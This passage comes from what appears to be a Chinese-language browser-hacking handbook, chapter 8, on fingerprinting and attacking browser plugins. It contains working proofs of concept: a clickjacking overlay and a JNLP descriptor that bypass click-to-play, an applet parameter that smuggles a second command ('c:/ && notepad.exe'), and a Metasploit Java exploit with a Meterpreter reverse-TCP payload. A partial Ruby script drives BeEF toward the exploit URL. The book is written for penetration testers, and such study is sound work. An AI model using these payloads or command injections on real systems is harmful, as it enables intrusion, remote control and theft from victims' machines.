代码最后，如果`flash_installed`变量值为`true`，则说明安装了Flash，而如果值为`false`，则说明没安装。这里会检测10个不同版本的Flash，从版本2到版本11。每个针对Flash的ActiveX对象，对应每个版本都会返回不同的名称。这样通过迭代这些名称，以及当时创建的ActiveX对象，就能知道安装了哪个版本的Flash。这确实比检测Firefox和Chrome中的插件要麻烦一些，但在不通过DOM访问插件的情况下，这是在IE中识别插件的最有效方式。

8.2.2 自动检测插件

知道了怎么使用JavaScript手工检测插件，接下来可以看一看怎么自动检测插件。知道如何检测插件有助于扩展相应的自动化框架。不少人都用过的一个插件检测框架，就是Eric Gerds写的PluginDetect[7]。使用一个封装起来的JavaScript类，加上一些子模块，可以构建轻量级的JavaScript查询模块，用于检测不同类型的插件。

这些框架类型可以帮我们快速定位那些可能被攻击的目标插件。很多时候，用户可能根本不知道有谁检测过自己浏览器中安装了哪些插件。不过，有些浏览器，比如IE从IE8开始，就会通过弹出对话框来提示用户。因此，在实际攻击中，最好还是通过检测ActiveX来对浏览器版本加以测试。

虽然对检测插件来说，PluginDetect是不错的工具，但如果你只想看看自己的浏览器里安装了哪些插件，以及这些插件是否都及时更新了，可以用浏览器打开Mozilla的一个插件检测网站[8]。这个站点不仅会列出浏览器中已安装的插件，还会检测插件的更新状态。图8-5展示了打开Mozilla这个网站之后看到的输出。从中可以看到，有些插件需要更新了，而有些插件的状态未知。




图8-5 Mozilla插件状态页面展示了需要更新的插件

这个插件状态页面检测了很多常用插件，不过从图8-5中也可以看到，有些插件是这个页面不知道的。这个站点告诉我们怎么取得插件的版本。

8.2.3 用 BeEF 检测插件

前面讨论的方法可以帮你检测插件，或者编写插件检测框架，但有时候使用现成的工具还是最方便。BeEF内置了插件检测工具，除非需要检测BeEF不知道的最新插件，否则不需要对它进

行扩展就可以直接拿来用。

通过BeEF勾连浏览器之后，它可以自动帮你检测插件。图8-6展示了BeEF在勾连浏览器后，通过指纹采集默认为你检测到的插件信息。可以在初始化的时候，看到对Flash、VLC及更多插件的检测信息。




图8-6　查看勾连浏览器的插件列表

为了把检测自动化，BeEF尝试在不惊动用户的情况下，进行额外的插件指纹采集工作。对于其他需要在BeEF中手工检测的插件来说，可能需要通知用户。图8-7展示了相应的命令，通过对浏览器运行这些命令可以检测其他插件。

BeEF使用4种颜色表示插件的警示状态。绿色插件表示不会提示用户你在检测它们。灰色插件表示没有效果或者影响最小。橙色插件表示在某些条件下可能会提示用户，比如在插件存在的情况下可能不会提示用户，但在插件不存在时可能会提示（有时候也可能是相反的情况下会提示用户）。红色插件表示可能会把你的活动报告给用户。根据这些颜色，你可以选择相应的模块并针对某个浏览器启动，然后进一步确定要执行的其他有漏洞的模块。




图8-7　在BeEF中检测其他插件

8.3　攻击插件

检测插件可以让我们找到能够实施攻击的插件。而利用这些插件干些什么才是真正的乐趣所在。插件是黑客的常见攻击目标，正因为如此，作为一位安全工作者，才更应该深入了解攻击插件的过程。这样你才能向企业的安全团队或合作者们展示插件的漏洞，以说服他们修复漏洞或者修改安全策略。

本节讲述攻击插件的几种不同方法，涉及如何绕过点击播放插件机制，还有哪些插件是最常见的攻击目标。然后你就会明白怎么利用插件中的漏洞，来控制浏览器或者在远程机器上执行代码。

8.3.1　绕过点击播放

虽然现代浏览器会使用点击播放机制，以针对潜在的可疑活动向用户报警，但某些小型或隐藏插件的实例，可能不会请求用户许可也能执行。

这些行为及默认配置中的复杂性，给浏览器开发者造成了困扰。同样，也给那些承担安全防御工作的人制造了麻烦。他们怎么知道某个插件是不是需要用户确认执行点击播放呢？有时候，插件需要在显示的网页中执行，而无需对用户可见。比如，为了研究可用性，可在浏览器中跟踪导航的插件，可能因为设计者的决定而在页面中保持不可见。如果用户随后被要求对不可见的插件点击播放，那么他们应该点击哪里呢？

1. Firefox的例子

过去，点击播放机制曾出现过允许插件自动显示的bug。Ben Murphy提出了一个有趣的绕行方案，在2013年3月仍然可以成功在Firefox中实现[9]。其概念验证代码简单有效：

```
<html>
  <head>
    <style type='text/css'>
       #overlay {
         background-color: black;
         position: absolute;
         top: 0px;
         left: 0px;
         width: 550px;
         height: 450px;
         color: white;
         text-align: center;
         padding-top: 100px;
         pointer-events: none;
       }
    </style>
    <body>
      <div id="overlay">Click here</div>
      <applet code="Foo.class" width="500" height="500"/>
  </body>
</html>
```

8

指定`pointer-events: none`可以阻止在黑色`#overlay div`上触发任何鼠标事件。然后就可以想办法欺骗用户点击Click here，从而导致Java小程序执行，如图8-8所示。




图8-8　绕过点击播放执行一个未签名的Java小程序

通过动态修改`#overlay div`的CSS规则，同时添加`opaque: 0.4`，可以看到这个覆盖层后面是什么，如图8-9所示。使用这个技术，加上某种程度的社会工程学，用户最终就会在点击播放对话框中点击Accept。

这种攻击属于一种典型的点击劫持攻击，第4章介绍过。这种攻击的重点在于把覆盖层`div`显示在点击播放对话框之上。

Firefox会提示用户，说插件需要升级了，而且会在地址栏左侧显示红色的插件图标。用户可能不会太注意就点了黑色的`div`。在图8-8和图8-9中都可以看到红色的警告图标。

但是，如果开发者发现了这种漏洞，可能很快就把它们堵上。换句话说，这种漏洞是可遇而不可求的。精确的浏览器指纹采集有助于确定目标浏览器是否存在漏洞。可以通过创建相应的逻辑，确定哪种展示插件的方式最有助于激活插件。




图8-9　添加不透明度以显示覆盖层之下有什么

2. Java的例子

从Java 1.7u11开始，Oracle修改了其点击播放实现，针对包含未签名的小程序在内的所有小程序，都会提示用户，经用户确认后运行。这一改进极大降低了使用Java利用及SOP绕行攻击的成功率。

毫不奇怪，点击播放的实现中曾经存在几个bug，利用它们可以在不经用户参与的情况下执行Java小程序。第一个绕行方案[10]来自Esteban Guillardoy，在Java 1.7u13中被修复，该方案通过一个“不怎么为人所知的”小程序属性`object`，加载序列化的小程序[11]。

如果看一看Java `Plugin2Manager`类的源码，就会看到点击播放的逻辑。特别地，看一看`initAppletAdapter()`方法。可以看到，如果使用代码属性初始化小程序，那么会调用`fire-AppletSSVValidation()`方法：

```
void initAppletAdapter(AppletExecutionRunnable
  paramAppletExecutionRunnable)
  throws ClassNotFoundException, IllegalAccessException,
  ExitException, JRESelectException, IOException,
  InstantiationException {
 long l = DeployPerfUtil.put(
    0L,"Plugin2Manager.createApplet() - BEGIN");
 /*
  * 取得"code"和"object"小程序属性的值
  */
```

```
 String str1 = getSerializedObject();
 String str2 = getCode();

 [...snip...]

 if ((str2 != null) && (str1 != null)) {
  System.err.println(amh.getMessage("runloader.err"));
  throw new InstantiationException(
    "Either \"code\" or \"object\"" +
    " should be specified, but not both.");
 }
 if ((str2 == null) && (str1 == null))
  return;
 if (str2 != null) {
  /*
   * 通过"code"属性正常加载小程序
   * 触发Ctp pop=up，等待用户介入
   */
   if (fireAppletSSVValidation()) {
    appletSSVRelaunch();
   }
   [...snip...]
 } else {
  if (!this.isSecureVM)
   return;
  // 通过"object"属性加载serialized小程序
  this.adapter.instantiateSerialApplet(localPlugin2ClassLoader, str1);
  this.doInit = false;
  DeployPerfUtil
    .put("Plugin2Manager.createApplet()" +
      " - post: secureVM .. serialized .. ");
 }

[...snip...]

 DeployPerfUtil.put(l, "Plugin2Manager.initAppletAdapter() - END");
}
```

此时，如果没有使用`code`属性，Java假设你会使用`object`属性，也就是加载序列化后的小程序。这时候，不会触发点击播放机制。

为了利用这个缺陷，可以使用以下代码嵌入小程序：

```
<embed object="object.ser"
type="application/x-java-applet;version=1.6">
```

另一个绕行方案[12]同样来自Estenban，是在Java 1.7u21中被修复的。这个方案依赖于在通过JNLP（Java Network Launching Protocol，Java 网络启动协议）描述符调用小程序时传入的一个隐藏参数[13]。使用JNLP是启动小程序的简便方法，也可以通过它要求小程序在特定版本的Java上运行。

分析一下`PluginMain`这个Java类的源代码，特别是`performSSVValidation()`方法，可以看到下面几行：

```
public static boolean performSSVValidation
        (Plugin2Manager paramPlugin2Manager)
        throws ExitException {

  boolean bool = Boolean.valueOf(paramPlugin2Manager.
                   getParameter("__applet_ssv_validated")).
                      booleanValue();
  if (bool)
    return false;
  LaunchDesc localLaunchDesc = null;
  AppInfo localAppInfo = null;

  [...snip...]
}
```

注意其中未加说明的__applet_ssv_validate参数，如果它的值为true，就会跳过检测并退出当前方法。不过如果不通过常规的小程序调用，就不能使用这个参数。因为以_开头的参数名称会被排除在外。好在，通过JNLP描述符初始化小程序时，也会调用performSSVValidation()的实现，而且不会限制参数的名称。

换句话说，只要通过使用那个隐藏参数的JNLP描述符启用小程序，就可以绕过点击播放限制。漂亮！

下面就是一个JNLP描述符的例子，你可以参考：

```
<?xml version="1.0" encoding="utf-8"?>
<jnlp spec="1.0" xmlns:jfx=http://javafx.com
 href="applet_security_bypass.jnlp">
  <information>
    <title>Applet Test JNLP</title>
    <vendor>Oracle</vendor>
    <description>Esteban CtP bypass</description>
    <offline-allowed/>
  </information>

   <resources>
        <j2se version="1.7"
          href="http://java.sun.com/products/autodl/j2se" />
        <jar href="malicious.jar" main="true" />
  </resources>
  <applet-desc
     name="Malicious Applet"
     main-class="Main"
     width="1"
     height="1">
     <param name="__applet_ssv_validated" value="true"></param>
 </applet-desc>
 <update check="background"/>
</jnlp>
```

注意，为了绕过点击播放，这里小程序的描述中指定了隐藏的参数：

```
<param name="__applet_ssv_validated" value="true"></param>
```

最后一步是在Web服务器上保存好这个JNLP文件，然后在网页中需要触发小程序执行的地方引用它，相关代码类似如下所示：

```
<object codebase="http://java.sun.com/update/ \
    1.6.0/jinstall-6-windows-i586.cab#Version=6,0,0,0"
    classid="clsid:5852F5ED-8BF4-11D4-A245-0080C6F74284"
    height="0" width="0">
  <param name="app" value="__JNLP_URI__">
  <param name="back" value="true">
  <applet archive="malicious.jar"
    code="Main.class"
    width="1" height="1">
  </applet>
</object>
```

虽然以上漏洞已经被Oracle修复了，但通过它们可以对浏览器中的“猫捉老鼠”游戏有个大概的认识。浏览器和插件开发者不断开发出新的特性，而攻击者不断找到漏洞实施攻击，然后这些漏洞又被修复。从作者写作本书起，Java标准版6至少已经打过6次补丁，处理了大约一百项安全问题[14]。

8.3.2　攻击 Java

这个世界与Java存在着微妙的关系。从在线会议到流行游戏，背后都可能看到Java的身影。正如第4章讨论过的，虽然Java为Web提供了调用应用的能力，但它也有一段不安全的历史[15]。很多安全专家都建议完全禁用Java，可是并不是所有情况都能做到。比如，某些在线银行的门户就依赖Java[16]。

可以通过两种主要的方式来运行Java代码：通过独立的Java应用程序，或者通过Web小程序。本小节关注Java小程序的工作过程，如何操纵小程序，以及利用小程序实现对系统的远程控制。

1. 理解Java小程序

在学习如何操作Java之前，理解什么是Java小程序，它们如何与浏览器交互，以及一些核心功能上的区别是很重要的。小程序是特定为在网页中运行Java代码而设计的。Java有一个针对小程序的安全模型，以防止小程序调用恶意代码。这个模型也叫作沙箱，包含了不少安全限制[17]。

在沙箱里，默认会屏蔽代码访问文件系统以及执行操作系统命令。这个Java安全模型要求访问涉及安全的一些功能之前，必须确认代码是可信的，或者必须得到用户的授权。关于Java的很多安全研究，都涉及绕过其安全测量机制。换句话说，就是想办法从沙箱中突围出来，获得对底层文件系统的访问权限，以及执行附加代码，甚至从浏览器中突围出来。

从Java代码及其编码后生成的class文件之间的关系出发，可以更好地理解Java代码。Java代码经编译生成字节码，然后字节码由JVM（Java Virtual Machine，Java虚拟机）处理。JVM处理字节码之后会执行它。应用也可以把字节码转换回其代表的Java代码，完成这个过程的应用通常叫反编译器，本章后面会谈到。

小程序能够干什么取决于它的权限。总的来说，权限规定了小程序通过沙箱如何与系统交互。

签名小程序与未签名小程序的核心区别之一，就是签名小程序可以在沙箱外部执行代码。

对于签名的小程序，Java会验证签名是否有效，如果签名是未知的，则提醒用户确认接受该小程序。第5章介绍过利用签名的Java小程序实施攻击。

另一方面，未签名小程序会被隔离在沙箱内部。从利用角度看，这样并不理想，但对保障用户安全而言，却是非常有效的。为了让未签名小程序能够执行任意操作系统或网络级操作，首先必须摆脱沙箱。为此，大多数利用未签名小程序来获得额外特权的攻击，都涉及绕过沙箱。绕过沙箱之后，就可以在沙箱之外执行代码。

我们时不时就会看到关于越狱的讨论，而且相关漏洞的修复优先级也是最高的。之所以如此，是因为越狱会极大地破坏安全模型，由此造成的损失也会最大。鉴于类似的漏洞都是动态变化的，我们不会具体讨论越狱，而只会讨论针对特定Java版本的攻击。

2. 检测Java

在进行任何Java攻击之前，可以考虑确定一下Java是否在运行。令人惊讶的是，要在现代浏览器中检测Java是否运行却不容易。最靠谱的采集浏览器指纹、检测Java是否存在的方法，就是让用户帮你运行一个Java小程序，然后这个小程序会执行查询，最后把结果返回给你。

小程序运行后，Java可以在小程序内部读取到版本字符串。未签名小程序也有足够权限执行这个操作。我们目标是让用户运行一个小程序，取得结果，然后把结果发回给你，以便进一步定位目标。从Java 1.7u11这个版本起，用户必须明确允许执行未签名的小程序才行。

以下代码使用了`System.getProperty`方法，来取得Java版本及厂商。这个调用在`execute`函数中，并返回一个字符串：

```
import java.applet.*;
import java.awt.*;
public class JVersion extends Applet{
  public JVersion() {
    super();
    return;
  }

public static String execute() {
  return (" Java Version: " +
     System.getProperty("java.version")+
     " by "+System.getProperty("java.vendor"));
  }
}
```

以下HTML和JavaScript代码会执行前面的Java代码，然后在页面中创建一个对象，再使用JavaScript调用该对象的`execute`方法。以下是使用`document.wirte`方法把结果输出到屏幕上的代码：

```
<object id='JVersion' name='JVersion'>
  <param name='code' value='JVersion.class' />
  <param name='codebase' value='null' />
  <param name='archive'
  value='http://browserhacker.com/JVersion.jar' />
```

```
</object>
<script>
   document.write(document.JVersion.execute());
</script>
```

如果这段代码执行时浏览器运行的是Java 1.7，就会弹出如图8-10所示的警告对话框。



图8-10　在Java 1.7u11以上版本中运行未签名小程序之后看到的对话框

点击图中的对话框之后，会出现图8-11所示的内容。不过，在Java 1.6及更早版本中，这个未签名小程序是可以不经用户交互而自动运行的。




图8-11　JVersion小程序的输出结果

不管这些检测方法怎么样，对Java 1.7u11之后的版本，执行恶意Java小程序的最好方式，就是不要提前检测Java版本而直接运行。这是因为浏览器在运行小程序之前总会向用户请求权限，无论这个小程序是检测Java代码的，还是一个未签名的恶意小程序。

3. 破解Java小程序

拿到一个可信的Java小程序时，我们希望能破解它的代码，理解其内部工作机制，然后尝试从中找到可能的漏洞。可问题在于，你不能直接修改代码本身。如果小程序从页面中接收参数，则可能发现小程序存在哪些缺陷可以利用。此时，就是通过利用一个可信任的小程序的漏洞来攻击一台主机。

要发现缺陷，必须能看到小程序的内部代码。为此，首先必须找一个Java反编译器，比如JD-GUI。这个反编译器接收Java字节码，然后将其转换为我们可以看懂的代码。使用JD-GUI应用[18]，可以拆解Java小程序，从而发现缺陷，然后决定如何修改网页来利用该缺陷。偶尔，可能也会遇到被模糊处理过的Java小程序代码，这种情况下，往往需要再花点时间进行反模糊。

为了演示，下面的例子展示了如何破解一个设计好的Java小程序，通过它又可以进一步底层控制浏览器和操作系统。这里，我们的目标是利用常规小程序的行为，以达到执行任意操作系统命令的目的。

通过分析HTML和JavaScript，可以了解直接传给小程序的参数有哪些。而这个小程序还对外暴露了execute()方法：

```
<object id='signedAppletCmdExec'
  classid='clsid:8AD9C840-044E-11D1-B3E9-00805F499D93'
  name='signedAppletCmdExec'>
  <param name='code' value='signedAppletCmdExec.class' />
  <param name='codebase' value='null' />
  <param name='archive'
  value='http://browserhacker.com/signedAppletCmdExec.jar' />
  <param name='debug' value='true' />
  <param name='dir' value='c:/' />
</object>
```

这段代码告诉浏览器执行signedAppletCmdExec.jar文件中的signedAppletCmdExec类。这个类会把debug参数设置为true，把dir的值设置为c:/。浏览器运行这段代码时，参数会被传递给Java，而小程序就会接收到debug和dir值。为了最终运行小程序，同时也需要以下JavaScript代码：

```
<script>
try {
    output = document.signedAppletCmdExec.execute();
    console.log("output: " + output);
    return;
}catch (e) {
    console.log("timeout");
      return;
}
</script>
```

这段JavaScript代码创建一个访问小程序的函数，并在小程序内部运行execute方法。它也会把来自小程序的输出写到浏览器控制台。代码运行后，可以看到如图8-12所示的结果。

8




图8-12 cmd.exe窗口展示了c:\提示符

了解了代码的执行过程，很明显可以知道，有可能利用这个机会执行任意操作系统命令。为了知道到底应该怎么做到，需要知道该代码在Java内部是怎么被调用的。这时候就需要破解Java代码，调查一下它是怎么调用cmd.exe的。

首先，需要从.jar文件中提取出.class文件。下载.jar文件，将其保存到一个临时目录中。为了从.jar文件中提取内容，输入下面列出的命令。记住，.jar文件不过就是一个.zip文件，其中包含了所有必需的Java类文件及相关内容：

```
$ jar xvf signedAppletCmdExec.jar
 inflated: META-INF/MANIFEST.MF
 inflated: META-INF/MYKEY.SF
 inflated: META-INF/MYKEY.DSA
  created: META-INF/
 inflated: signedAppletCmdExec.class
 inflated: RelaxedSecurityManager.class
```

我们注意到，有两个类文件被提取出来，还有相应的META-INF信息，表明了这个小程序的签名情况。这两个类文件包含着编译为字节码的小程序的代码。接下来，运行JD-GUI应用，并双击signedAppletCmdExec.class。加载之后，应该看到类似图8-13所示的结果。




图8-13　JD-GUI显示了提取出来的源代码

这段代码中有两个部分需要重点说明。第一部分是这个小程序覆盖了默认的Security Manager，放松了执行命令所需的权限。如果不明确授权这个小程序，或者像本例这样授予它全部权限，小程序就会抛出一个安全异常，并拒绝执行命令。第二部分是`str2`变量中包含着要使用`dir`参数执行的命令，而`dir`参数是从外部传入代码的。

以上信息已经告诉了我们所有执行操作系统命令相关的信息。为了验证，我们可以再输入一个命令，让cmd.exe去执行。因为最初的命令并没有输出到屏幕，额外的命令也是看不到的。我们来试一下，把最初的HTML代码修改为如下所示：

```
<object id='signedAppletCmdExec'
  classid='clsid:8AD9C840-044E-11D1-B3E9-00805F499D93'
```

```
  name='signedAppletCmdExec'>
  <param name='code' value='signedAppletCmdExec.class' />
  <param name='codebase' value='null' />
  <param name='archive'
  value='http://browserhacker.com/signedAppletCmdExec.jar' />
  <param name='debug' value='true' />
  <param name='dir' value='c:/ && notepad.exe' />
<object id='signedAppletCmdExec'
```

其中加粗的那行代码会让cmd.exe在被Java小程序执行时进入c:/目录，然后启动notepad.exe。为验证这行代码有效，重新加载攻击页面，之后应该看到类似图8-14所示的输出。其中cmd.exe的标题上显示着用户正在执行的是notepad.exe。不过，在执行过程完成得相当快的情况下，用户不太可能注意到这个位置的瞬间变化。

这确实是执行Metasploit Meterpreterpayload的好机会，可以快速切换到其他进程。除此之外，还可能实现添加本地用户，或者被授予适当权限，甚至是被提升为域管理员，如果你的目标在Windows域中有提升的权限的话。




图8-14 签名的小程序启动了cmd.exe和notepad.exe

前面我们通过一个设计好的小程序，演示了如何利用有漏洞的Java小程序来执行操作系统命令。不过，有时候我们可能会遇到比这更复杂的Java小程序。

无论你的目标是下载程序、安装程序，还是具有类似功能的其他小程序，它们几乎总是被用户所信任的。如果你修改受信任应用的选项，并把修改后的值发送给目标会怎么样呢？为了利用这些技术，必须再使用Java反编译工具，挖掘得更深一些。

8

4. 绕过Java沙箱

时不时就有人发现Java沙箱存在漏洞，可以利用它们绕过沙箱，在沙箱外部执行恶意代码[19]。不过，并不是所有Java版本都存在漏洞。因此，问题的关键在于如何验证特定的Java版本，之后才能确定是否存在可攻击的漏洞。如果不知道版本信息，想攻破沙箱是非常困难的。

本章前面介绍的采集指纹的代码，可以用来检测正在运行的Java是什么版本。取得这个信息后，就可以知道该版本是否存在可以绕过沙箱的方法。因为Java在不断升级，所以在书中给出利用策略，列出特定的漏洞版本没什么意义。上网搜索一下你查到的版本，才是找到可能的绕行方案的好办法。

另外，我们再说说前面那两个Java代码的例子。这两个例子都允许我们利用签名的小程序，在JavaScript和小程序之间建立联系。在不加以利用的情况下，这是在小程序内向操作系统发送指令的唯一方式。我们也看到了，这样可能会产生提示报警，因此为了提高攻击有效性，必须综合采用社会工程学或辅以其他攻击手段。

最有名的沙箱绕行方案之一是CVE-2013-0422，目标是Java 1.7的u9和u10。与很多Java bug一样，这个漏洞也经历被人发现、浮出水面、被分析，之后被修复的过程。反模糊代码第一次公布来自Security Obscurity[20]。相应的小程序代码在这里可以找到：https://browserhacker.com。

这个绕行方案利用的漏洞依赖于Java Reflection API[21]。反射是一种代码在运行时检测和修改对象行为的能力。在这里，通过使用反射，可以获得com.sun.jmx.mbeanserver.MBeanIns- tantiator的一个实例，然后调用`findClass()`方法。有了这个可能性之后，就可以加载额外的类，在实践中甚至可以调用你定义好的、调用`Runtime.getRuntime().exec()`方法的类，从而执行操作系统命令。

由于这样绕过了沙箱，因此利用这个漏洞可以在未签名的小程序中执行操作系统命令。当时这个漏洞的影响还是很大的，正如前面说过的，Oracle是从Java 1.7u11开始才添加了点击播放功能。

5. 利用Java

下面的例子针对Java 1.7u17及以下版本，利用Jeroen Frijters发现的CVE-2013-2423[22]。这里用到的Metasploit模块叫java_jre17_driver_manager。

还记得本章前面讨论过的Immunity发现的第二个绕过点击播放的技术吗？在此，我们会展示它的一个实际应用，看看怎么绕过点击播放，因为我们的目标是晚于Java 1.7u11的版本。

首先，需要在Metasploit中配置一下：

```
msf > use exploit/multi/browser/java_jre17_driver_manager
msf exploit(java_jre17_driver_manager) > set PAYLOAD
   java/meterpreter/reverse_tcp
msf exploit(java_jre17_driver_manager) > set SRVHOST 172.16.37.1
msf exploit(java_jre17_driver_manager) > set LHOST 172.16.37.1
msf exploit(java_jre17_driver_manager) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 172.16.37.1:4444
[*] Using URL: http://172.16.37.1:8080/uGDMZKaKGvbP59
[*] Server started.
```

其中的反向处理程序已经可以接受连接了，Web服务器也提供了恶意JAR和JNLP文件，现在就可以欺骗受害者点击加粗的URL。把它记住，因为需要在以下Ruby脚本中替换变量`EXPLOIT_URL`的值：

```
require 'rest_client'
require 'json'

# REST API root端点
ATTACK_DOMAIN = "172.16.37.1"
```

```
RESTAPI_HOOKS = "http://" + ATTACK_DOMAIN + ":3000/api/hooks"
RESTAPI_LOGS = "http://" + ATTACK_DOMAIN + ":3000/api/logs"
RESTAPI_MODULES = "http://" + ATTACK_DOMAIN + ":3000/api/modules"
RESTAPI_ADMIN = "http://" + ATTACK_DOMAIN + ":3000/api/admin"

# Metasploit exploit URL
EXPLOIT_URL = "http://172.16.37.1:8080/uGDMZKaKGvbP59"

BEEF_USER = "beef"
BEEF_PASSWD = "beef"

@token = nil
@modules = nil
@hooks = nil

def print_banner
  puts "[>>>] JDK <= 1.7u17 pwner - with CtP bypass for IE]"
end

def auth
  response = RestClient.post "#{RESTAPI_ADMIN}/login",
  { 'username' => "#{BEEF_USER}",
  'password' => "#{BEEF_PASSWD}"}.to_json,
  :content_type => :json,
  :accept => :json
  result = JSON.parse(response.body)
  @token = result['token']
